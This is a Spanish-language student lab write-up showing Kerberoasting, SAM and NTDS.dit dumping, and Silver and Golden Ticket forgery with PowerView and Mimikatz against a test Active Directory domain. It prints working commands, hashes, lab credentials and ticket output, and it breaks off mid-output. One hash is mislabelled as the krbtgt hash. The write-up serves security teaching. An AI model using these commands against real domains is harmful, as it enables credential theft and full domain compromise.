SPRING 19

UNIDAD 2

EJERCICIOS 1 Y 2

MÉTODOS“KERBEROASTING Y PASS THE TICKET”

En el presente documento, se van a realizar dos ejercicios relacionados con la unidad 2 de este spring 19, para el cual, se ha montando el presente laboratorio. El orden de prelación para activar cada una de las máquinas en la aplicación *"Virtual Box"* debe ser:

- Kali
- Windows DC
- Windows User




Imagen 1.- estructura del laboratorio

-- EJERCICIO_1.- En este primer ejercicio debes ser capaz de ***generar un "Silver Ticket"*** pudiendo acceder al Disco Duro del controlador de domino desde ***un usuario sin privilegios***; para ello deberás utilizar las credenciales:

"jane.doe:HeyH0Password"

Para la realización de este ejercicio , se han realizado las siguientes gestiones:

- **INTRODUCCIÓN.-** Un Silver Ticket es un tipo de *ticket de autenticación* en el protocolo *"Kerberos",* que se usa para acceder a servicios específicos dentro de una red (SQL, servicios web, etc), sin necesidad de autenticarse primero en el controlador de dominio. En términos de ataques, un ***"Silver Ticket Attack"*** implica que un atacante crea un ticket de autenticación falsificado dentro de "Kerberos", al obtener la clave hash del servicio deseado, permitiéndole acceder directamente a ese servicio sin pasar por el controlador de dominio, lo que dificulta su detección.

Las herramientas usadas para la resolución del ejercicio, en un entorno real deberían ser transportadas desde la maquina atacante a la atacada para su uso, pero en este laboratorio de pruebas , ya se encuentran presentes en el escritorio del sistema atacado en el directorio: C:\Users\jane.doe\Desktop\Tools.

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        22/02/2023     15:27                mimikatz_trunk
d-----        22/02/2023     14:16                PS
-a----        22/02/2023     14:12        1206166 mimikatz_trunk.zip
-a----        22/02/2023     14:14         770279 PowerView.ps1
-a----        22/02/2023     14:11        4089627 PSTools.zip
```

- GESTIONES:

1. Una vez conectado el laboratorio se comprueba que las maquinas están conectadas entre si con la configuración adecuada:




Imagen 2.- Consulta de los dispositivos conectados a la red

2. Se procede a la conexión a través de RDP con la maquina “Windows User” con IP 192.168.1.3, usando las credenciales facilitadas:




Imagen 3.- Conexión mediante el comando “xfreerdp” a la maquina Windows User

3. Una vez conectados, procedemos a utilizar la herramienta ***“PowerView”***, la cual, forma parte de la suite “*PowerSploit*”[1], diseñada para realizar reconocimiento en redes, *p*ermitiendo enumerar información crítica en un dominio, como usuarios, grupos, permisos, entre otros, siendo especialmente útil para identificar posibles objetivos y rutas de ataque dentro de un entorno de *“Active Directory”*. Una vez ejecutada la herramienta en la máquina atacada, mediante el comando: ***“. .\PowerView.ps1”,*** se enumerará la información necesaria para poder generar el ticket TGS para el servicio que queremos ejecutar(Silver Ticket), consultando los ***“Nombres del Servicios Principales” (SPNs).***

[1] Colección de scripts en *PowerShell* diseñada para realizar pruebas de penetración y post-explotación en entornos Windows, de manera automatizada.

Los ***SPNs,*** son identificadores únicos que asociados a un servicio de red con una cuenta específica de algún usuario o servicio perteneciente al controlador del dominio(AD, en adelante), siendo esenciales para la autenticación en Kerberos, permitiendo que los servicios de la red identifiquen y autentiquen al usuario o servicio, sin necesidad de contraseñas.




Imagen 4.- Consulta de los atributos de la cuenta de servicio en Active Directory

4. Se amplia información del servicio *“mssql”* , para conocer el nombre completo del SPN y su host, enumerando el atributo concreto SPN para el servicio citado, obteniendo ***“MSSQLsvc/WINDOWS”,*** el cual es necesario para la petición del ticket TGS al KDC.

```
PS C:\Users\jane.doe\Desktop\Tools> Get-DomainUser -Identity mssql -Properties servicePrincipalName

serviceprincipalname
--------------------
{MSSQLSvc/WINDOWS, MSSQLSvc/192.168.56.3:1433}
```

Imagen 5.- Comando consultando los atributos del SPN del servicio MSSQL

5. Ya que tenemos un usuario comprometido del CD del AD, se solicita, y con el SPN concreto y su host del servicio, se solicita el **hash del usuario** del *servicio de Microsoft-SQL con* ***SPN:*** "***MSSQLSvc/WINDOWS***"

```
PS C:\Users\jane.doe\Desktop\Tools> Get-DomainSPNTicket -SPN "MSSQLsvc/WINDOWS"


SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : MSSQLsvc/WINDOWS
TicketByteHexStream  :
```

```
PS C:\Users\jane.doe\Desktop\Tools> Get-DomainSPNTicket -SPN "MSSQLSvc/WINDOWS" -OutputFormat hashcat | Select -ExpandPr
operty Hash
$krb5tgs$23$*UNKNOWN$UNKNOWN$MSSQLSvc/WINDOWS*$CEABAE6119E001CBC6C187779F797347$04D1D1FC54B8EE3DD04925A5B347F8F95351FEA2
35CFDD8BB02EF1C21AE5114DD1516B4CE65B98B4619B4550E8955B50E7296C267EF38C257B38F879609C4D84399E00522ECF48E5152B0235B6D6EFB8
895BD31AD45CE5645C095E4C44EFCC7AE867961F6E8AE77579D10356CEB1B8B26E60C912144F36185E9E323067961C5E67EDEB6200D329570E2F846E
E095CF379678E6483BD997871AC9D0F724DA7D3D7036EF8C0E0D294E0E5C03A4CABEEB99F131B6944F9D1EACA1866101919CE0E80F733BB5845A7370
809598F87A77002AC38C593FD57BE974B9D717B588244ACCFD52C71E67E27253BA9DE37F6DBA3B773797A913AF4E09DE143D4D02130D78FB1143FFC2
584A75AA55EC3D1955EA1A3835DB3557512CC03561A6E6E9011EE3DE7E77FFE772B22E87C7E79ECADD09BE4D64C9B0170E445A0D395C64B9AD254BCC
98CEDC4ECB77EC716424267440419C4B91B193749E9294C113866F9F163D2F7D7F913914853BE8F2D3B807C17F09155B74CE28E70AD26294950E5CA9
3A9D98920745C00B9FCD21F4EE0D4E5F10F437738A6909E39F28D331AD5EE4F04B1362B4FDDCAA46D7B7524C40020AF875D8E62F5FA8B1181DA21B98
78A144DDCB928BF8093F613E8DDEE5F9F0852594C8C90E0504E0D77A6D87DB560F79E9E572C04E308777F12C43B52D37F4843469734CE49552BF2B94
96E93B26C2D46B8036B8DB2BA5D31372846B3220466F959D1E50832B12F603DEE5822DB46137CE9107C9E3F3A467B26DC24CC0EF89911C75B27948A6
CAC5CFF3FBE1A09A23368D21D85FBD75A93E107357DB1FDDD4BC5C76A96CB61E825D9463F10E2E386EA38B89487272C4BD97F841EBDA65C7EA766D00
A800557E559E3A5BE800109B01E7A09499F41F405D8F70A47BB363F9AF6D0493DCCA4E471158B72DC1F87613A396A9440668A3AA3099FC8DC278A869
F583EC8DA43BAA864A571BA9273298152C823834B061275201EAF8ED77EF7FA00BF3CAD428DA13A0DB6D0448CDAC72ADF9888E3A9887E0321FCE1926
35C579200334ECC984E137D1C53DEF77E57A486BFA2BD83C8C5E5F2FB0CD5C89D8D383561739EFE5987B69CD803EC5C7A2A3799CE9AC8E138459E04A
E39AB05CE03D7701539C75ABE4DFC6C6EF10D240F45E4A78941C90D239395EE1A6197C672D25E5306B153F10A4D582CB8942743E0E323607E1278271
4579837EDCE915266E81A9C2EC2DE69C0F3FA1E279C0EB820E1556182DD730575074645AAA4AD54DA2ECB23A8E02347564E165D907538989 7B6058B4
434B23B2804877134BCF98199442B116379214BF076071C29E299DB0BF23577BA14FD4615F0FA7BFA87372291FFB5961725642EBDE5AE6067AC330E6
8460F6635ED5FE7A87BFBC5CB79F301362D1A1FDA13CE99064F10AB0F7FC02A58C3EA3792F7FFD298CFD1051DD3F94DEC7B4261D9AA0023B5CB6109B
FF9BE0
```

Imagen 6.- Hash del servicio que vamos a suplantar

6. Una vez obtenido el hash del servicio, procedemos a copiar en un documento .txt el hash Kerberos en nuestra Kali Virtual, donde se hacen varias pruebas con diferentes hashes obtenidos tras reinicios y restauración de las maquinas, incluso intentándolo con el usuario john.doe, usando hashcat con diferentes opciones para su descifrado, tanto con el diccionario habilitado en el ejercicio y con el rockyou, con resultado negativo, no descifrando el hash.

También lo he probado directamente en mi Kali-host con idénticos resultados. Se significa que en la tarde del día 30 de octubre, mientras visualizaba y realizaba los vídeos del workout, me ha descifrado la contraseña Admin.123, pero en estos momentos no, desconociendo el motivo.




Imagen 7.- resultado infructuoso reiterado del descifrado del hash de Kerberos de jane.doe

7. **Por intentar realizar el ejercicio**, vamos a usar el usuario vagrant, aunque no haya podido hashear la contraseña, ya que es conocida la misma por el alumno.
8. Una vez conseguida la contraseña *"vagrant"*, se procede a realizar el volcado de la base de datos del Controlador de Dominio, consultando, en primer lugar, la BBDD Sam del equipo "Windows User" y después con el **"hash NTLM**" del usuario vagrant : e02bc503339d51f71d913c245d35b50b, el volcado de la BBDD NTDS.dit del controlador de dominio del entorno Active Directory.




Imagen 8.- Volcado de la base de datos SAM del equipo "Windows User"




Imagen 9.- Volcado de la BBDD NTDS del Controlador de Dominio del Entorno AD

9. Ahora vamos a preparar el Silver Ticket, habiendo borrado previamente los tickets almacenados en la máquina Windows User (comandos klist y klist purge). Para ello, necesitamos:
   - Nombre del Dominio: ***example.com***
   - SID del Dominio.- Es un identificador único que representa a un dominio específico, siendo la base para generar objetos dentro del dominio (grupos, usuarios y equipos). En nuestro caso es: **S-1-5-21-805668554-778713891-2534483124**

Imagen 10.- Identificador de seguridad del Dominio en el entorno Active Directory

   - Nombre del equipo de conexión: ***DC***




Imagen 11.- Consulta de los equipos conectados al CD, filtrado por su nombre

   - Hash NTLM del usuario administrador del CD: **e02bc503339d51f71d913c245d35b50b**.
   - Nombre del usuario atacado o suplantado: ***Administrator***





Imagen 12.- Consulta de los usuarios del controlador de dominio, filtrado por su nombre.

10. Se procede a la realización del Silver Ticket, con el cual, acceder al controlador de dominio del entorno AD, para lo cual usaremos **Mimikatz**, siendo una herramienta de seguridad para Windows, que permite realizar tareas de post-explotación en entornos Windows, principalmente ***extraer credenciales*** en texto claro de la ***memoria***, ***hashes de contraseñas***, ***tickets Kerberos***, entre otras.

11. Se ejecuta el comando en esta herramienta, para conseguir generar el Silver Ticket, siendo generado satisfactoriamente e inyectado en la sesión actual del sistema:



En el comando que ha generado el ticket TGS, se compone de:

- ***Kerberos::golden***: Indica, en este caso, que se va a crear un Silver Ticket de Kerberos válido que da acceso al servicio CIFS del dominio, aunque si fuera Golden Ticket empezaría de la misma forma.
- ***/Domain:example.com:*** Especifica el nombre del dominio atacado del Active Directory .
- ***/SID:S-1-5-21-805668554-778713891-2534483124:*** Es un identificador único representa el dominio en el cual se está generando el ticket, siendo necesario para la validación del mismo.
- ***/Target:DC***: Nombre del controlador de dominio (DC) que será objetivo del ticket y que autenticará el mismo.

- **/rc4:e02bc503339d51f71d913c245d35b50b:** Es el hash NTLM de la cuenta “krbtgt”, necesaria para firmar el ticket y que sea aceptado como legítimo por el sistema.
- ***/user:Administrator:*** Nombre del usuario que sera suplantado, para el cual se genera el ticket.
- ***/service:CIFS****:* Especifica el servicio para el que se genera el ticket, siendo en este caso, CIFS (*Common Internet File System)* siendo un servicio esencial en entornos corporativos para la gestión de recursos compartidos, siendo el protocolo de red en Windows que permite acceso compartido a impresoras, archivos y otros recursos de la red.
- ***/ptt:*** Activa el modo "Pass-the-Ticket", lo que significa que el ticket se inyectará directamente en la sesión del atacante, permitiéndole usarlo inmediatamente sin necesidad de guardarlo.

.

12. Se ejecuta el comando “klist” fuera de la herramienta Mimikatz, con el usuario jane.doe, verificando que se ha generado de manera correcta en el sistema:

```
PS C:\Users\jane.doe\Desktop\Tools> klist

El id. de inicio de sesión actual es 0:0x3dc48

Vales almacenados en caché: (1)

#0>     Cliente: Administrator @ example.com
        Servidor: krbtgt/DC @ example.com
        Tipo de cifrado de vale Kerberos: RSADSI RC4-HMAC(NT)
        Marcas de vale 0x40e00000 -> forwardable renewable initial pre_authent
        Hora de inicio: 10/31/2024 2:20:10 (local)
        Hora de finalización:   10/29/2034 2:20:10 (local)
        Hora de renovación: 10/29/2034 2:20:10 (local)
        Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
        Marcas de caché: 0
        KDC llamado:
```

Imagen 13.- Silver Ticket generado para suplantar al usuario Administrator

13. Se procede a ejecutar con el usuario jane.doe un comando para listar el disco duro del controlador de dominio para lo cual hay que tener permiso de administrador, siendo positivo:

```
PS C:\Users\jane.doe\Desktop\Tools> ls \\DC\C$


    Directorio: \\DC\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        17/01/2021     18:25                PerfLogs
d-r---        12/10/2024     17:10                Program Files
d-----        25/10/2024     10:05                Program Files (x86)
d-----        22/02/2021     16:12                tmp
d-----        22/02/2021     16:34                tools
d-r---        22/02/2023     14:26                Users
d----l        22/02/2021     16:12                vagrant
d-----        14/02/2024     11:25                Windows
```

-- EJERCICIO_2.- Para este ejercicio debes ser capaz de ***generar un Golden Ticket*** pudiendo abrir así una ***PowerShell remota*** conectada al Controlador de Dominio (Windows DC). Todo esto debes realizarlo partiendo de las credenciales:

jane.doe // HeyH0Password

Para la realización de este ejercicio , se han realizado las siguientes gestiones:

- **INTRODUCCIÓN.-** Un **Golden Ticket** es un tipo de ticket del protocolo Kerberos, que permite a un atacante obtener acceso completo y persistente en un dominio de *"Active Directory"*, utilizando, para ello, el hash de la cuenta KRBTGT (la cuenta de servicio Kerberos en el dominio), permitiéndole crear tickets de autenticación válidos para cualquier usuario o servicio del controlador dominio, sin necesidad de contraseñas.

- GESTIONES.- Las gestiones para la obtención de un Golden Ticket son iguales al de un Silver Ticket, no teniendo que usar el nombre de un servicio, ya que este ticket te permite ejecutar cualquier servicio para cualquier usuario del dominio, ni *"target"* por similares motivos, pero incluyendo además:

- ***/rc4:*** El hash NTLM usado será el del ***usuario "KRBTGT",*** siendo una cuenta de servicio altamente privilegiada , utilizada por el protocolo Kerberos para firmar y emitir tickets TGT (Ticket Granting Tickets) , que luego permiten solicitar acceso a servicios y su ***hash de contraseña*** es usado para ***generar Golden Tickets***, que pueden otorgar acceso completo al dominio del entorno Active Directory.
- **/ID:** Número único asignado a cada cuenta o grupo dentro de un dominio, formando parte del SID, siendo usado para identificar de manera única a los objetos dentro de ese dominio de Active Directory.

■ Por todo lo cual, se procede a ejecutar en Mimikatz el comando para generar el Golden Ticket, siendo satisfactorio el proceso:

```
mimikatz # Kerberos::golden /Domain:example.com /SID:S-1-5-21-805668554-778713891-2534483124 /rc4:610338dfc1b22a567b8f43
77b031b13b /user:Administrator /ID:500 /ptt
User      : Administrator
Domain    : example.com (EXAMPLE)
SID       : S-1-5-21-805668554-778713891-2534483124
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 610338dfc1b22a567b8f4377b031b13b - rc4_hmac_nt
Lifetime  : 31/10/2024 3:05:14 ; 29/10/2034 3:05:14 ; 29/10/2034 3:05:14
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ example.com' successfully submitted for current session
```

Imagen 14.- Comando para crear el Golden Tickets en la herramienta "Mimikatz"

```
  Cliente: Administrator @ example.com
  Servidor: krbtgt/example.com @ example.com
  Tipo de cifrado de vale Kerberos: RSADSI RC4-HMAC(NT)
  Marcas de vale 0x40e00000 -> forwardable renewable initial pre_authent
  Hora de inicio: 10/31/2024 3:05:14 (local)
